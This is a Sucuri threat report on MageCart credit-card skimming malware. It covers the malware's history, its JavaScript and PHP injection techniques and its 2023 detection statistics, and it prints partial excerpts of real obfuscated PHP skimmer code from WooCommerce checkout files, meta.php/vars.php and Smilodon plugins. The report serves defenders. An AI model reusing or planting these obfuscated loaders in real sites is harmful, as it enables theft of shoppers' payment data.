SUCURI

CREDIT CARD SKIMMING MALWARE:

TRENDS & THREAT PREDICTIONS

sucuri.net

Index

Credit Card Skimming Malware:
Trends & Threat Predictions

An Introduction to MageCart


Ecommerce sales are projected to grow by 10.4% in 2023[1], and the importance of securing your online store has never been greater. With increasing online sales, ecommerce sites are becoming more attractive targets for cybercriminals employing malware attacks, particularly MageCart.

MageCart, a prevalent online threat, represents a persistent issue for ecommerce websites through its deployment of credit card skimming malware. Operated by sophisticated cybercriminal groups, these actors frequently assault ecommerce sites, particularly during peak online shopping periods. Cybercriminals exploit vulnerabilities in ecommerce websites to inject malicious code, steal credit card information, and ultimately sell this data for profit on the dark web.

Origins

The term **MageCart** is derived from the primary initial target of these groups: the Magento ecommerce platform. These attacks have since expanded to include many other ecommerce platforms, including WordPress and WooCommerce, OpenCart, PrestaShop, and OSCommerce among others.

While there have been some high-profile compromises of major companies affected by this malware, what doesn't make the headlines are the countless every-day ecommerce businesses that are affected. Small online stores face ongoing threats by malicious actors aiming to profit from picking the pockets of their customers by injecting malicious code that steals payment details during the checkout process.



MageCart Timeline

The rise of MageCart malware notably started in 2015, marking its transition from isolated incidents to a widespread threat.

2015 - Origins

The malware (named MageCart after its initial target, the Magento CMS platform) first gained traction in 2015. Multiple Magento vulnerabilities were exploited that year, leading to many online stores becoming infected with the credit card-stealing malware. Our blog covers one of the first such campaigns, "**Guruincsite**".

2016 - Sophistication

Magecart groups become more sophisticated, with multiple Magecart groups emerging and operating simultaneously. Their code begins to use more obfuscation to evade detection and make it more difficult to determine the exfiltration destinations and methods. Other popular ecommerce CMS platforms begin to be targeted.

2017 - Widespread Attacks

MageCart threat actors intensify their attacks, utilizing a variety of techniques to compromise a broad range of vulnerable websites.

2018 - High Profile Breaches

A number of major companies experience breaches of MageCart malware, including **British Airways** and **Ticketmaster**. Many thousands of cards were stolen and heavy financial penalties ensue.

2019 - Supply Chain Attacks

Instead of directly targeting the ecommerce stores themselves, attackers turn their attention to third-party vendors and service providers. The French advertising company **Adverline** has their advertising scripts injected with card stealing malware.

2021 - WordPress Eclipse

WordPress rises to prominence as the primary target for MageCart infections, significantly eclipsing all other platforms by the end of the year.

2022- WordPress Plugins

WordPress/WooCommerce becomes the primary delivery mechanism for card stealing malware, mostly in the form of malicious plugins and infected files.This predominantly PHP-based mode of infection rendered detection challenging without backend access, while also eluding antivirus software. Approximately **90%** of identified card-stealing malware involved WordPress during this year.

Understanding Timeline

MageCart attacks often operate covertly, silently skimming data undetected for extended periods. Attacks initially focused on injecting malicious JavaScript code into ecommerce websites, but have since evolved to predominantly employ backend PHP-based infections.

Sucuri diligently researches MageCart malware, aiding countless website owners in recovery and protection. Threat actors employ the following techniques to steal credit card information from compromised ecommerce platforms.

Tampering of Payment Settings

This is the most basic form of MageCart. If attackers can compromise the admin panel of an ecommerce website, then they have full access to the payment settings set by the website administrator.

Once attackers obtain access, they can change the API keys or the PayPal email address so that payments are forwarded to the attackers. This is technically not "card theft" per se, but should still be considered to be a risk to ecommerce websites.


JavaScript

This is the original mechanism for card stealing and can be accomplished in several ways:

- Script injection into the database
- Malicious JavaScript injected into an otherwise legitimate .js file that loads on checkout
- Fake payment form overlaid on top of the legitimate form

Attackers inject malicious JavaScript into the checkout page, or overlay fake payment forms on top of the legitimate one. As the user enters their payment details into the checkout page and conducts the transaction the malware will surreptitiously exfiltrate the data to the attackers' servers.

JavaScript Skimmers




PHP

Attackers compromise backend PHP files within the website environment. This is achieved in several different ways:

- Tampering of the actual payment module files
- Installation of malicious plugins/extensions (especially in WooCommerce)
- Tampering of CMS core files

For PHP-based MageCart infections the card stealing is done on the backend. The data is often pilfered through the use of cURL, file_get_contents, or by dumping it into a publicly-accessible file on the server.

PHP Skimmers



MageCart threat actors are among the most aggressive and persistent in terms of reinfection when sufficient security measures are not put into place and the threat actors return to place their malware on the website once again. Due to the substantial financial incentives associated with these malicious activities, bad actors maintain a significant vested interest in continuously targeting vulnerable ecommerce websites.

Ecommerce Malware & Credit Card Skimming Detections

Our data from January to October 2023 reveals widespread ecommerce malware infections.

Our SiteCheck remote website scanner, which is able to scan a website's external code at the client level to identify malware and indicators of compromise, detected 112 different variants of JavaScript-based credit card skimmers on a total of 7,240 websites during this period.

However, many credit card skimmers are only found on the website's server level. Our server-side scanners detected another 60 different types of skimmers in 2191 server files and database records during this same period. Sucuri has hundreds of different signatures to detect various credit card skimming malware on the server, the majority of which consist of three main variants.

Form Checkout WooCommerce Skimmer

The most commonly identified card stealer affected WooCommerce and is found injected into one of the key checkout files:

- ./wp-content/plugins/woocommerce/templates/checkout/**form-checkout.php**


```
                    'HT', 'e|che', '_d', 'es', 'P', 'age_c', 'wi', 'strre',
                    '#^[A-', 'LIENT', '127.');

                $ejethasam = $eqelabi[10] . 'UES' . $eqelabi[21] . 'THOD';
                $zhilidohi = $eqelabi[12] . 'epag' . $eqelabi[41] . 'ck' . $eqelabi[33] . '|on' . $eqelabi[43] .
'tep' . $eqelabi[14] . 'echec' . $eqelabi[34] . 'ut|' . $eqelabi[17] . 'est' . $eqelabi[18] . 'che' . $eqelabi[30
] . 't#';
                $dehachukhyw = $eqelabi[16] . 'UEST' . $eqelabi[28] . 'I';
                $qoseshi = $eqelabi[23] . 't#';
                $jetytuqi = $eqelabi[11] . 'in' . $eqelabi[35] . 'ml';
                $gesubekh = $eqelabi[3] . 'ps:/' . $eqelabi[4] . 'c.sp' . $eqelabi[20] . '/s' . $eqelabi[22] .
'ce/' . $eqelabi[46] . 'dg' . $eqelabi[6] . 'txt';
                $huteshaz = $eqelabi[40] . 'TP_C' . $eqelabi[49] . '_I' . $eqelabi[44];
                $azojybev = $eqelabi[0] . 'X_F' . $eqelabi[13] . 'RDE' . $eqelabi[9] . 'FOR';
                $emipapech = $eqelabi[24] . 'TE_A' . $eqelabi[27];
                $chabilemer = $eqelabi[1] . 'elP' . $eqelabi[45] . '01002';
                $tequzehy = $eqelabi[29] . 'HOST';
                $wojyzhokef = $eqelabi[2] . 'un' . $eqelabi[15];
                $uliqyzh = $eqelabi[5] . 'er:';
                $wyreno = $eqelabi[7] . ':';
                $yximys = $eqelabi[19] . 'ha' . $eqelabi[36];
                $iwaxykep = $eqelabi[25] . 'dress' . $eqelabi[38];
                $rusethuhu = $eqelabi[8] . 'VE' . $eqelabi[32] . 'DR';
                $ichukhythopo = $eqelabi[26];
                $ilezabogo = $eqelabi[37] . '64' . $eqelabi[42] . 'ecode';
                $zatehikh = $eqelabi[47] . 'v';
                $ithujapow = $eqelabi[48] . 'Za-z0' . $eqelabi[31] . ']+$#';
                $equjuxu = $eqelabi[50] . '0.0' . $eqelabi[39];
                $quzhyqu = 0;
                $qihako = 0;
                $xisyluna = isset($_SERVER[$rusethuhu]) ? $_SERVER[$rusethuhu] : $equjuxu;
                $bybotysik = isset($_SERVER[$huteshaz]) ? $_SERVER[$huteshaz] : isset($_SERVER[$azojybev]) ?
```

Meta/Vars PHP Skimmer

Originally identified on compromised Magento websites in 2020, the malware has since been re-purposed to steal credit card information from WordPress and WooCommerce websites, most commonly identified within the following files:

- ./wp-includes/meta.php
- ./wp-includes/vars.php




```
TMzkjMsAjNxwiM4gDNywiNwEDLyMDM3MDLzQDLyMDOyEDL5ITMskjM0YTMsgDNxwyM4ATMywCN4wiM3EDL0gTMsITOwQDLwAjMsgDO2MjMsQzMxwSOx
kTMywCM3wyM4kDM0wCO3wyM2QTOywSN0EDL3YTMxEDL5kDLxMjMxIDL0YDL2EDN5QDL3QTMsIzNwcTMsUTNsgDN1UzMsEDOsUzNxUDNsgTNsITNxgDN
sUDNxwCNzMzMxwSOwEDL3IjM2IDLzgDL0YTMwIDL2UTMsMDM2gzMsADOsMDN2YDL0kTMskjM5EDNsEzNxwSNyMDOsIDNsEDNwEjMsgzNxwSN5UzNywy
M4wiN3IDNsADNsETO4YDNsQTNxwCOwgTO0wiN5EDL3ITM1EDLwcDL4QDMzQDLwATMsETM0gzMsQTOxwiN2cDO0wSMwEDLxMDO4MDL5ETMsEDO4EzMsU
TOxwiN3gTNywCM2wCO0cTO0wSM2EDLwIzM0MDL2YTMsUzM1UjMsIzNscDM4IDLxYDLzATMwIDLyYTMsgDNxEDNsAzNscTO1ITMsczNsEzNykTMskzNs
ITN2ADNsMDNxwSNyUzMxwCM1EDLzUjNzQDL4UDL0ADNxUDL1ATMscDN0YjMsEDMxwyMykzMzwSN5wyM1ATM0wiNxEDLyUDMwUDL5cTMskTMxkzMsADO
xwSNxMzNscDMxwCMwcTMywSN0wCM2QDOxwyN5EDL1UTO3QDLzgTMsgTMxMDNsEDOxwiM0ETNsQzMxwSOxcDNzwyM3wCO4gzMywiM2EDLzIzM1wSO3wi
NwQDM0wyN1EDL0cTM5wSN4wSM5QjMywSM1EDLzATN1QDLxkDL4MDOxQDL4kDL2UzM4QDLxITMscjN2ITMsYDMxwCN1gDOxwCM2EDL0kDNxMDL4gDL0Q
DO4IDL4YDL4QzM5QDLzATMsEDN4ADNsIDOsEjM0UDNsQTNsIjNxQDNskzNxwCN1UjN0wSO4wSM2MTMxwiM3wyM2cTNxwyN5EDLzMTM1MDL2cDL5QjM4
wyN5EDL0EDM0EDLycTMsADL1ETMsQTN3IjMsYTOsgDO4QTMsYDNskzN0MTMsATNsMDM4MDNsQDOskjN3AzMsMTNxwyN4kTMsUDNxwSNzcjNywiM0EDL
2gjMyIDL4cTMsczNyIDL2UTMscTOzwyN2wSMxIDNxgSehJnch1TOyMHO0k0SxEHJ";if(function_exists($U23fYU4LP)){$HhRth6m=@$U23fYU
4LP('$j2f_nMmi,$S6uVkic',$qpfm7FK($S6uVkic($fxYDmLKI')));if($HhRth6m)$j2f_nMmi=@$HhRth6m($j2f_nMmi,$S6uVkic);
}else{$paTFwA0="\51";$paTFwA0.="\x29\51\x49";$paTFwA0.="\x4b\x4c\155";$paTFwA0.="\x44\131";$paTFwA0.="\170"
;$paTFwA0.="\146";$paTFwA0.="\44\x28\x63";$paTFwA0.="\x69\x6b\x56";$paTFwA0.="\x75";$paTFwA0.="\66";$paTFwA0
.="\x53\44\50";$paTFwA0.="\113\x46\x37";$paTFwA0.="\x6d\146";$paTFwA0.="\160\x71\x24";$paTFwA0.="\50\154\x61"
;$paTFwA0.="\x76\145";$paTFwA0.="\100";$paTFwA0=$S6uVkic($paTFwA0);@$yJ8Yl29C($paTFwA0);};if(function_exists
($U23fYU4LP)){$QoYaNS5N=@$U23fYU4LP("",$qpfm7FK($S6uVkic($j2f_nMmi)));if($QoYaNS5N)@$QoYaNS5N();}else{$mCYIkJxmbh
="\x29";$mCYIkJxmbh.="\x29\x29";$mCYIkJxmbh.="\151\155";$mCYIkJxmbh.="\115";$mCYIkJxmbh.="\156\x5f";$mCYIkJxmbh
.="\146";$mCYIkJxmbh.="\62\x6a\x24";$mCYIkJxmbh.="\50";$mCYIkJxmbh.="\143";$mCYIkJxmbh.="\x69\x6b";$mCYIkJxmbh
.="\126\x75\66";$mCYIkJxmbh.="\x53\x24";$mCYIkJxmbh.="\50";$mCYIkJxmbh.="\x4b\106\67";$mCYIkJxmbh.="\155\x66\160"
;$mCYIkJxmbh.="\161\44\50";$mCYIkJxmbh.="\154";$mCYIkJxmbh.="\x61\166\x65";$mCYIkJxmbh.="\100";$mCYIkJxmbh=$S6uVkic
($mCYIkJxmbh);@$yJ8Yl29C($mCYIkJxmbh);};
/*
* NOTICE OF LICENSE
*
* This source file is subject to the Open Software License (OSL 3.0)
* that is bundled with this package in the file LICENSE.txt.
* It is also available through the world-wide-web at this URL:
```

Smilodon Skimmer

Another example of Magento card skimming malware being repurposed for WooCommerce, this malware manifests as malicious plugins injected into WordPress environments with names like the following:

- ./wp-content/plugins/wpputty/wpputty.php
- ./wp-content/plugins/wpzip/wpzip.php
- ./wp-content/plugins/wpyii2/wpyii2.php
- ./wp-content/plugins/uzolyryl/uzolyryl.php

Once this infection takes hold of an environment it checks for the presence of WooCommerce; if found, it deploys the skimming malware. If a WooCommerce environment is not detected, it simply deploys a webshell in order to exploit the environment in other ways.



```
    13026, 61, 18319, 68, 21271, 97, 24889, 150, 12169, 199, 299, 165, 13937, 144, 36128, 147, 21944, 116, 24479, 61, 5373,
    66, 34516, 61, 37486, 112, 12117, 52, 18441, 152, 15820, 137, 6978, 57, 17238, 172, 24226, 60, 38961, 52, 28288, 32);

$Aachen = array("ST", "p", "md", ".", ":", "a", "t", "rc", "c", "d", "u", "tp", ".1", " N", "se", "mas", "HT", ".24", "er", "ht", "bs",
    "ea", "de", "0 ", "40", "n", "ec", "4", "t", "l:", "x", "TP/", "h", "on", "se6", "404", "lod", "5", "404", "//8", "ge",
    "o", " F", "TP", "oun", "_", " ", "is", "o", "im", "3", "F", "Not", "3.", "x", " N", "d", "4", "e", "UA", "1", "66",
    ".t", "a", "e", "HT", "tr", "ge", "32", "ot ", "b", "ooB", "d", "il", "k", " 1", "36/", "d", "_HO", "1.");

$Grimma = '';
